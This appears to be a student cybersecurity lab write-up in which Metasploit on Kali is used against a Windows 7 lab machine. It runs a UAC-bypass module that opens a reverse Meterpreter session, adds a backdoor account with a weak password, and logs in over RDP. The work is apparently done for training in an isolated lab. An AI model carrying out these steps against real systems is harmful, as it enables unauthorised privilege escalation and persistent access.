
View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > |
```


## Run the payload on the target system:




## Successful exploit:





## 2. Execute the screenshot command:



## 3. Create a text file and upload it to the target system





## 4. Gain administrator-level privileges.

Search for uac exploit modules:

```
Kali - Internal Workstation on CY301-SRIG0008 - Virtual Machine Connection
File Action Media View Help

root@kali ~
msf6 exploit(multi/handler) > search uac

Matching Modules
-----
#  Name                                                                                                                                                                Disclosure Date  Rank    Check  Description
--  -                                                                                                                                                                -
0  post/windows/manage/sticky_keys                                                    normal          No     No     Sticky Keys Persistence Module
1  exploit/windows/local/cve_2022_26904_superprofile                                  2022-03-17     excellent Yes     User Profile Arbitrary Junction Cr
eation Local Privilege Elevation
2  exploit/windows/local/bypass_uac_windows_store_filesys                          2019-08-22     manual    Yes     Windows 10 UAC Protection Bypass V
ia Windows Store (WSReset.exe)
3  exploit/windows/local/bypass_uac_windows_store_reg                              2019-02-19     manual    Yes     Windows 10 UAC Protection Bypass V
ia Windows Store (WSReset.exe) and Registry
4  exploit/windows/local/ask                                                         2012-01-03     excellent No     Windows Escalate UAC Execute RunAs
5  exploit/windows/local/bypass_uac                                                2018-12-31     excellent No     Windows Escalate UAC Protection By
pass
6  exploit/windows/local/bypass_uac_injection                                       2018-12-31     excellent No     Windows Escalate UAC Protection By
pass (In Memory Injection)
7  exploit/windows/local/bypass_uac_injection_winsxs                               2017-04-06     excellent No     Windows Escalate UAC Protection By
pass (In Memory Injection) abusing WinSxS
8  exploit/windows/local/bypass_uac_vbs                                             2015-08-22     excellent No     Windows Escalate UAC Protection By
pass (ScriptHost Vulnerability)
9  exploit/windows/local/bypass_uac_comhijack                                       1900-01-01     excellent Yes     Windows Escalate UAC Protection By
pass (Via COM Handler Hijack)
10 exploit/windows/local/bypass_uac_eventvwr                                        2016-08-15     excellent Yes     Windows Escalate UAC Protection By
pass (Via Eventvwr Registry Key)
```

Configure and run the module:

```
Kali - Internal Workstation on CY301-SRIG0008 - Virtual Machine Connection
File Action Media View Help

root@kali ~
msf6 exploit(windows/local/bypass_uac) > set LPORT 5525
LPORT => 5525
msf6 exploit(windows/local/bypass_uac) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypass_uac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:5525
[*] UAC is Enabled, checking level ...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing ...
[*] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73002 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:5525 => 192.168.10.9:1051) at 2025-03-30 20:24:07 -0400

meterpreter > |
```

## Gain administrative privileges and create a malicious account:




```
root@kali:~# msf6 exploit(windows/local/bypassuac) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] UAC is Enabled, checking level ...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:5525 → 192.168.10.9:1051) at 2025-03-30 20:24:07 -0400

meterpreter > pwd
C:\Windows\System32
meterpreter > shell
Process 2620 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32>net user /add srigg008 pass123
net user /add srigg008 pass123
The command completed successfully.

C:\Windows\System32>
```

## Run a remote desktop session and browse the files belonging to the user “Windows 7”:



```
root@kali:~# rdesktop -u srigg008 -p pass123 192.168.10.9
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses an invalid security certificate which can not be trusted for the following identified reasons(s):

1. Certificate issuer is not trusted by this system.

Issuer: CN=WINDOWS7

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

Subject: CN=WINDOWS7
Issuer: CN=WINDOWS7
Valid From: Sun Jan 26 07:03:26 2025
To: Mon Jul 28 08:03:26 2025

Certificate fingerprints:

sha1: f14fb02829dcfe0120a0cca7d337f8Fef995189d
sha256: a913a6855f7d58e2cc8b44ad4b0d55d4a6a7fd10a7074c8c2bcfc23075046a44

Do you trust this certificate (yes/no)? yes
```

